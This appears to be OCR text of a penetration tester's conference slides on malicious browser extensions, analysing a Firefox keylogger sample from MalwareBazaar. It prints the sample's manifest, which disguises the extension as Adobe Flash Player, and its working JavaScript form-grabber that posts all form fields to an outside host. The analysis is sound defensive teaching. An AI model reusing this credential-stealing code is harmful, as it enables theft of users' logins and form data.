Malicious Browser Extensions

Nabiullin Ilsaf

Penetration Tester, Innostage

August, 2022

WHOAMI


- Ilsaf «whoamins» Nabiullin
- Penetration Tester
- @helloSOC
- Captain of the IDCZ team

Browser Extensions?

- Small pieces of code that do smth useful and execute the code directly in the browser.
- JavaScript :(
- Can be malicious, sometimes


What they can do?

- Expand browser functionality
- Improve the user experience
- ~~Track users activity~~
- ~~Steal credentials~~
- Change web-site theme




Why and how?

- «Read and change all your data on all websites»
- Execute JavaScript code directly in the browser.
- JavaScript is flexible and extensible language



Why they have so much privileges?

- Users are idiots
- «Continue -> Continue -> Continue -> Continue -> Continue»



How do browsers protect users?


Firefox Keylogger Reverse Enginnering

- «firefox-keylogger-plugin.zip»
- First seen: 2020-03-19
- Password: infected

SHA256 hash:	ad7fdf82c9fce45568ef82521a413442f3657c6e65e4659a16166f0102649857
SHA3-384 hash:	60c6672fb3988c77e067cc750e08bf330cc1dfc46127b01e1dd992d84c5e6063308957d1298e9779cf95597817654a91
SHA1 hash:	faba949841fd8aa523929d296ac6584fa1a7fc44
MD5 hash:	7bd8131fe11e980ce4e79c37562cb161
humanhash:	asparagus-lion-wyoming-sink
File name:	firefox-keylogger-plugin.zip
Download:	download sample
Signature	n/a
File size:	21'169 bytes
First seen:	2020-03-19 17:29:46 UTC
Last seen:	*Never*
File type:	zip
MIME type:	application/zip
ssdeep	384:cZu6VRO0rOxVp5+4GJY4ldJ/BJivhKrFQ8JlUkSEOja/clQAGJn:cZuRVp5+4AdJ/Bu8JlUkzKG5
TLSH	2292E0B08951619CC29FCFBCAAFA0F23CA564A01311CEA0F4E6814E25F5D7D24F573A9
Reporter	@Libranalysis
Tags:	browser firefox keylogger plug-in plugin

https://bazaar.abuse.ch/sample/ad7fdf82c9fce45568ef82521a413442f3657c6e65e4659a16166f0102649857/

Sources




Manifest.json

```
{
  "manifest_version": 2,

  "name": " Adobe Flash Player",
  "description": " Adobe Flash Player",
  "version": "2.2",
  "browser_action": {
    "default_icon": "icon.png"
  },
   "content_scripts": [ {
      "all_frames": true,
      "js": [
      "tuto.js"],
      "matches": [ "http://*/*", "https://*/*" ]
   } ],
  "permissions": [ "http://*/*", "https://*/*" ]
}
```


F!

```
function fucking(event) {
    var xhr = new XMLHttpRequest();
    xhr.open( method: 'POST',  url: 'https://almoqa.com/chrome/send.php'); // YOUR WEB SITE http or https
    var string = document.URL;

    for (index = 0; index < event.target.elements.length; ++index) {
        string = string + event.target.elements[index].name + '=' + event.target.elements[index].value + '&'
    }
    xhr.setRequestHeader( name: "Content-type",  value: "application/x-www-form-urlencoded");
    xhr.send(string);
}
```

